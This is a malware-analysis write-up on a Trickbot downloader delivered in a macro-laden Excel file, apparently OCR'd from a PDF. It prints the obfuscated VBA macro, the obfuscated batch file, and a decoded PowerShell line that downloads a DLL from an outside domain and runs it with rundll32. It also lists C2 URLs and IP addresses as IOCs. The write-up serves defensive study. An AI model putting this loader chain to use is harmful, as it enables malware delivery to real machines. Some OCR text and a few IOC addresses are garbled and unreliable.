Topic:- Trickbot malware Analysis

Malware Hash:-

- **sha256**:- 05f87369f99f8c94f96d54a866723feb06dd721c478213f2dae2e9f4a1a14e3c
- **sha256**:- d3b6ecc403a04c8df0c501d2cd369c01635620aa5eb2da01698d0d319dd1b781

Tools Used: OLE tools, Cutter disassembler, Procmon, Process Hacker, Wireshark


Overview: Trickbot malware first made its appearance in 2016 as an advanced banking trojan but has over the year advanced its capabilities to provide multiple functionalities and is also available as malware-as-a-service. Cybercriminal group behind trickbot mostly use phishing emails which may contain a file attachment or a link which lures the victim to a malicious website. Trickbot can be used to drop other malware, such as conti ransomware. In this writeup we take a look at trojan downloader that downloads trickbot and trickbot malware itself and try to find the IOC's.

Trickbot Trojan Downloader Analysis


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We will first start by check the sample detection rate on Virus Total. As we can see half of the vendors are not able to detect the trojan Downloader while the other ones are able to verify it as a Trojan Downloader



Since it is an office file with xlsm extension which basically use the OLE(Object Linking and embedding) file structure, we can use OLE tools to check for VBA macros or XLM macros.



We can see the presence of 4 macro streams. After dumping the macros we can analyze them using notepad. Except for dumpfile3 all others do not contain anything interesting. Focusing on Dumpfile3 we can notice the code is obfuscated and contains multiple functions.


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■ dumpfile4


      C: > Users > IEUser > Desktop > ■ dumpfile3
            Function cbvsiugsidjulokflsidhfki(ByVal dDate As Date) As Date
       36 Dim intDay As Integer
       37 If TypeName(dDate) = "Date" Then
            intDay = DatePart("w", dDate, 0, 0)
           funLastDayInWeek = Format(dDate + 7 - intDay, "DD.MM.YYYY")
            End Function
       43 Private Sub Workbook_BeforeClose(Cancel As Boolean): Dim hrkwdjksdjbk As String
       hrkwdjksdjbk = sdfhaiygfoizjxbkojfdf(100)

CreateObject(fvgbaiwegDHDFSgJZdsghrhSy456sdf(108, 10)).CreateObject(fvgbaiwegDHDFSgJZdsghrhSy456sdf(102, 14), "").Run rthofihgsixdcugf6fjhsdgf.Te
       46 End Sub
            Function sdfhaiygfoizjxbkojfdf(ByVal vVal As Integer) As String
       49 Dim i As Integer
       {\tt Dim} \ \ {\tt Sdejwodhafsdpohgolaiwheogidg, \ ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g \ As \ \ {\tt String}
            sdejwodhafsdpohgolaiwheogidg = fvgbaiwegDHDFSgJZdsghrhSy456sdf(70, 1)
       52 Dim vSim As Variant
       ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g = fvgbaiwegDHDFSgJZdsghrhSy456sdf(71, 1)
            For i = 1 To 1
       55 ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g = ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g + vbCrLf + fvgbaiwegDHDFsgJZdsghrhSy456sdf(72, 1)
       Open sdejwodhafsdpohgolaiwheogidg For Output As #1
             If IsNumeric(vSim) Then
           bhfwiuegiweoidhf 1, ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g
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
At line 45 there is a Run method being used which means it is going to execute something. We can also see at line 51, 53 and 55 cell numbers being used. Lets first see what these cells contain inside the excel sheet.



At first it may seem that the cells don't contain anything but changing the background color we can see the cells contain file names and commands.



At line 52 and 54 the file name and the command are being allocated to variables and then the commands at cell (71,1) and (72,1) get concatenated at line 56.



At line 57 the bat file is opened/created and the filenumber and the contents of the variable 'ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g' are passed to method 'bhfwiuegiweoidhf'. The method 'bhfwiuegiweoidhf' writes the contents of variable 'ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g'(the obfuscated commands to be executed) to the bat file. This handle is assigned to variable 'sdfhaiygfoizjxbkojfdf' and returned back to the calling function at line 44.

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Line 45 again refers to cells 108,10 and 102,14 which contain the following data.

Substituting the values of the cells mentioned above at line 45 will give us the following command.

RDS.DataSpace.CreateObject(Wscript.Shell).Run rthofihgsixdcugf6fjhsdgf.TextBox1.Text & hrkwdjksdjbk, 0


The Malware is using Microsoft ActiveX data object 'RDS'. This allows to access and manipulate data on the machine. 'RDS.Dataspace.Createobject' object basically allows to create objects. Since Wscript.Shell is not predefined object inside VBA, a Wscript.Shell object is created here. Here the variable 'hrkwdjksdjbk' refers to the file "c:\programdata\uegdsj.bat" and 0 parameter executes the bat file and hides the window. Lets examine contents of the bat file. We can see jumbled up code and also a 'start' command at line 20.

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   SET gksjdtlert=pow&echo sdfghoisetfo834ysTjFkjhKuOFhjXD45esythdzs4ts34tsersdf
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   SET vbweiyugi3r=ersh&echo cfvbgzisuy7ergtoisr ashgo7a4sotgisihseoghsdoghfo
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   SET vuoei4kld=ell -e
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   echo dfghsoi47thosdfugosud fdHgfhjdfGjdFrts4drudfyjhDrfGDjYFjfght
   echo srthaw7rt8aisd7tgfiasudgfs dgfs6drf8gsfis7gfasrf7sydgf
12
   SET cvbhjew4=nc JABoAGcAYQBpAHMAdQBlAGsAaABkAD0AIgBjADoAXABwAHIAbwBnAHIAYQBtAGQAYQB0AGEAXABrAGcAaABlAG8
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   echo stgfhaiwegasFgGFHGDHGDJHghd67twtusgdugffusdfs
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   SET dsfklgERHSDg4=IgA7AGkAZgAoAFQAZQBzAHQALQBQAGEAdABoACAAJABoAGcAYQBpAHMAdQBlAGsAaABkACkAewBpAGYAKAAoA
   echo edryhsr8fugho9idsogdfDyjYfUkdf5r6ufrt6y7idgfhjxfhfth56udfTGJDffdf
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   start/B %gksjdtlert%%vbweiyugi3r%%yuoei4kld%%cvbhjew4%%dsfklgERHSDg4%
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   echo sfrtgauiegf satfawgtuisdigaheiwugfoiasghidhsykgphkpdfih84ytiswdeifhskjdfng
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Watching a little carefully we can see all the SET command being used to assign meaning full values to the variables which are then being used later in the 'start' command. Before substituting the values, we should focus on line 15 and line 19, which contain base64 encoded string

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SET gksjdtlert=pow
 5
    echo sdfghoisetfo834ysTjFkjhKuOFhjXD45esythdzs4ts34tsersdf
    SET vbweiyugi3r=ersh&echo cfvbgzisuy7ergtoisr ashgo7a4sotgisihseoghsdoghfo
    SET yuoei4kld=ell -e
10
    echo dfghsoi47thosdfugosud fdHgfhjdfGjdFrts4drudfyjhDrfGDjYFjfght
13
    echo srthaw7rt8aisd7tgfiasudgfs dgfs6drf8gsfis7gfasrf7sydgf
15
    SET cvbhjew4=nc JABoAGcAYQBpAHMAdQB1AGsAaABkAD0A1gBjADoAXABwAH1AbwBnAH1AYQBtA0
17
    echo stgfhaiwegasFgGFHGDHGDJHghd67twtusgdugffusdfs
19
    SET dsfklgERHSDg4=IgA7AGkAZgAoAFQAZQBzAHQALQBQAGEAdABoACAAJABoAGcAYQBpAHMAdQBl
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    echo edryhsr8fugho9idsogdfDyjYfUkdf5r6ufrt6y7idgfhjxfhfth56udfTGJDffdf
21
    start/B %gksjdtlert%%vbweiyugi3r%%yuoei4kld%%cvbhjew4%%dsfklgERHSDg4%
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we can verify the bas64 strings which contain code to be executed as seen below



so the two decrypted strings are:

string 1:

\$hgaisuekhd="c:\programdata\kgheowd.dll";
Invoke-WebRequest -Uri "https://rredgh.org/reply.php" -OutFile \$hgaisuekhd;
\$pt="c:\windows\system32\rundll32.exe";
\$p=\$hgaisuekhd+",SieletW

string 2:

The final command that will be executed is:-

start/B powershell -enc string1 string2

The command 'start/B' starts powershell without creating a window and then goes on to execute the above mentioned base64 encoded string using th '-enc' options, which is a short form for 'EncodedCommand' parameter used to run base64 encoded strings. Invoke-WebRequest is being used to get the payload from the domain 'https://rredgh.org/reply.php'. String2 then creates a process for 'rundll32.exe' using the parameters 'c:\programdata\kgheowd.dll, SieletW', which basically executes the exported function SieletW from the malicious downloaded Trickbot payload (file:- c:\programdata\kgheowd.dll).

The domain 'https://rredgh.org/reply.php' is already down, but I was able to get the dll having the following sha256 hash

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
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Using Cffexplorer we can see it does contain the export function 'SieletW'.



In Cutter we can see the disassembly of the malware. As seen below it calls the following API's inside the exported function SieletW.

- 1. FindResourceA
- 2. LoadResourceA
- 3. VirutalAlloc
- 4. Sleep
- 5. CreateThread


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; arg LPCSIR iplype @ ebp+0x10
       ; arg int32_t arg_14h @ ebp+0x14
       ; arg int32_t arg_18h @ ebp+0x18
      push ebp
      mov ebp, esp
       push ecx
       mov eax, dword [lpType]
       mov ecx, dword [lpName]
       push ebx
       push esi
       push edi
       mov edi, dword [hModule]
                                             ; LPCSTR 1pType
       push eax
                                             ; LPCSTR 1pName
       push ecx
       push edi
                                             ; HMODULE hModule
       call dword [FindResourceA]
                                             ; 0x1000c008 ; HRSRC FindResourceA(HMODULE hModule, LPCSTR lpN...
       mov esi, eax
       test esi, esi
                          F0x1000108cl
                                                              ; HRSRC hResInfo
[var_4h]
                          push esi
                                                              ; HMODULE hModule
[var_4h]
                          push edi
                          call dword [LoadResource]
                                                              ; 0x1000c004 ; HGLOBAL LoadResource(HMODULE hModule, HRSRC hRs
                                                              ; HRSRC hResInfo
                          push esi
                          push edi
                                                              ; HMODULE hModule
                          mov ebx, eax
                          call dword [SizeofResource]
                                                              ; 0x1000c000 ; DWORD SizeofResource(HMODULE hModule, HRSRC hRs
                          mov edx, dword [arg_14h]
                          mov dword [edx], ebx
                          mov edx, dword [arg_18h]
sp]
                          pop edi
                          mov ecx, 1
                          pop esi
                              dword Fodyl opy
                     [0x100011f2]
                                                                                                              [0x100011ff]
                                                        ; 1000 ; DWORD dwMilliseconds
                                                                                                              mov ebx, dword
                      push 0x3e8
                      call dword [Sleep]
                                                        ; 0x1000c014 ; VOID Sleep(DWORD dwMilliseconds)
                                                                                                              fld dword [ebp
                      jmp 0x100011e0
                                                                                                              mov edx, dword
                                                                                                              fld dword [ebp
                                                                                                              fld dword [ebp
                                                                                                              add ebx. 0xffff
                 [0x100012e8]
                  mov eax, dword [var_ch]
                  push str.PDSVSODnasbyvdgpniknasbdnghi ; 0x1000c184 ; int32_t arg_fh
                  push eax
                                                   ; int32_t arg_ch
                call fcn.100010c0
                  add esp, 0xc
                  push 0
                  push 0
                  push 0
                  push esi
                  push 0
                                                    ; LPSECURITY_ATTRIBUTES lpThreadAttributes
                  call dword [CreateThread]
                                                    ; 0x1000c010 ; HANDLE CreateThread(LPSECURITY_ATTRIBUTES lpThr...
                  push 0xafc8
                                                     DWORD dwMilliseconds
                  call dword [Sleep]
                                                    ; 0x1000c014 ; VOID Sleep(DWORD dwMilliseconds)
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most of the other functionality is inside the obfuscated code that is loaded from the resource section. Now we can do behavioural analysis to see what the malware does. Executing the malware we can see it creates a new process 'wermgr.exe' and tries to connect to the C2 domain.

HKCR\SM0:2764:304:WilStaging_02	🖳 SearchIndexer.exe	3068		15.21 MB	NT AUTHORITY\S
HKCU\Software\Classes\AccessibilitySoundAgentRunning	■ ShellExperienceHost.exe	2484		21.77 MB	MSEDGEWIN10\IE
HKCR\AccessibilitySoundAgentRunning	■ SearchUl.exe	3224		80.85 MB	MSEDGEWIN10\IE
HKCU\Software\Classes\AccessibilitySoundAgentRunning HKCR\AccessibilitySoundAgentRunning	RuntimeBroker.exe	3260		2.95 MB	MSEDGEWIN10\IE
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HKCR\AccessibilitySoundAgentRunning	RuntimeBroker.exe	3896		2.85 MB	MSEDGEWIN10\IEI
HKCU\Software\Classes\AccessibilitySoundAgentRunning	■ SppExtComObj.Exe	3744		1.76 MB	N\NETWORK SEI
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HKCR\SM0:2764:120:WilError_02	■ SgrmBroker.exe	3020		2.16 MB	NT AUTHORITY\S'
HKCU\Software\Classes\SM0:2764:120:WilError_02	■ svchost.exe	836		2.16 MB	NT A\LOCAL SEF
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HKCR\SM0:2764:120:WilError 02	✓ cmd.exe	3136		1.99 MB	NT AUTHORITY\S'
HKCU\Software\Classes\SM0:2764:120:WilError_02	conhost.exe	1768	0.02	6.32 MB	NT AUTHORITY\S'
HKCR\SM0:2764:120:WilEmor_02	■ dllhost.exe	568		3.2 MB	MSEDGEWIN10\IEI
HKCU\Software\Classes\SM0:2160:304:WilStaging_02 HKCR\SM0:2160:304:WilStaging_02	■ WindowsInternal.Composa	4188		14.02 MB	MSEDGEWIN10\IE
HKCU\Software\Classe\SM0:2160:304:WilStaging_02	wermgr.exe	4904		7.28 MB	MSEDGEWIN10\IE

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	99 161.254158186	10.0.1.6	213.32.252.221	TCP	66 [TCP Retransmission
	100 162.710821775	10.0.1.6	239.255.255.250	SSDP	179 M-SEARCH * HTTP/1.1
	101 173.527918854	10.0.1.6	10.0.1.2	DNS	76 Standard query 0x62
	102 173.536495711	10.0.1.2	10.0.1.6	DNS	92 Standard query resp
	103 174.885551426	10.0.1.6	95.140.217.242	TCP	66 49707 → 443 [SYN] S
	104 177.888840919	10.0.1.6	95.140.217.242	TCP	66 [TCP Retransmission
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	106 178.546361113	PcsCompu bb:c6:ae	PcsCompu_ed:eb:6e	ARP	60 10.0.1.6 is at 08:0
	107 183.905254667	10.0.1.6	95.140.217.242	TCP	66 [TCP Retransmission
	108 188.751339484	PcsCompu_bb:c6:ae	PcsCompu_ed:eb:6e	ARP	60 Who has 10.0.1.2? T
	109 188.751353117	PcsCompu_ed:eb:6e	PcsCompu_bb:c6:ae	ARP	42 10.0.1.2 is at 08:0
	110 197.940157525	10.0.1.6	190.109.169.161	TCP	66 49708 → 443 [SYN] S
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In process hacker we can also see multiple ipaddress used by the malware which were encrypted before.



Here we can see the windows build number 19043 for the analysis machine being used in one of the Urls being used by the malware to get machine specific files.

0x3421538	25	Schannel Security Package
0x3421cc0	54	RSVP TCPv6 Service Provider
0x34220d0	54	RSVP UDPv6 Service Provider
0x34224e0	22	Hyper-V RAW
0x34226e8	48	MSAFD RfComm [Bluetooth]
0x34228f0	40	MSAFD Tcpip [TCP/IP]
0x3422af8	40	MSAFD Tcpip [RAW/IP]
0x3422d00	44	MSAFD Tcpip [TCP/IPv6]
0x3422f08	44	MSAFD Tcpip [UDP/IPv6]
0x3423110	40	MSAFD Tcpip [UDP/IP]
0x3423318	44	MSAFD Tcpip [RAW/IPv6]
0x3423520	50	RSVP TCP Service Provider
0x3423728	46	MSAFD L2CAP [Bluetooth]
0x3429f58	26	181.129.85.98
0x342a5e8	26	181.129.85.98
0x342af20	16	qqqqqqqqqqq
0x342b530	16	qqqqqqqqqqq
0x342b718	190	@://181.129.85.98:443/rob144/DESKTOP-6PLUBKG_W10019043.F72C4B900B33EEF7B5A7330BD3F50EBB/5/file/
0x342b894	190	https://181.129.85.98/rob144/DESKTOP-6PLUBKG_W10019043.F72C4B900B33EEF785A7330BD3F50EBB/5/file/
0x342ba20	23	LRPC-25251f541e9b83ee9c
0x342bad4	23	LRPC-d9ae47edb9f1632e6b

IOC:-

Host based IOC

- File system
 - Creates 'c:\programdata\uegdsj.bat' file
 - Creates 'c:\programdata\kgheowd.dll' file
- o Process
 - Creates wermgr.exe process

Network Based IOC

- https://rredgh.org/reply.php
- o 181.129.85.98
- o 61.69.102.170:443
- o 219.196.101.204:40965
- o 114.185.91.77:58258
- o 228.100.94.21:15105
- 47.80.154.14:51982
- o 181.129.85.98:443
- o 189.51.118.78:443
- 49.176.188.184:443
- o 213.32.252.221:443
- 186.121.214.106:443
- o 89.13.62.95:13020
- o 248.85.167.126:62436
- o 59.147.129.141:4865
- o 105.198.215.124:4101
- 90.254.224.52:7937
- 189.112.119.205:443
- 15.107.104.39:732
- o 115.195.205.216:3845
- o 114.76.201.233:33792

- o 217.90.16.242:19314
- o 145.154.43.46:45057
- o 189.112.119.205
- o 190.214.21.14
- o 213.32.252.221
- o 145.154.43.46
- o 186.121.214.106
- o 47.80.154.14
- o 217.90.16.242
- o 186.159.12.18
- o 189.51.118.78
- o 95.140.217.242
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- o 187.108.32.133
- o 190.109.169.161
- 49.176.188.184
- o 201.184.226.74
- o 190.109.171.17
- o 186.42.212.30
- o 248.85.167.126
- o 103.36.79.3
- o 219.196.101.204
- o 03.108.97.51
- o 189.112.119.205
- o 181.196.148.202
- o 217.90.16.242
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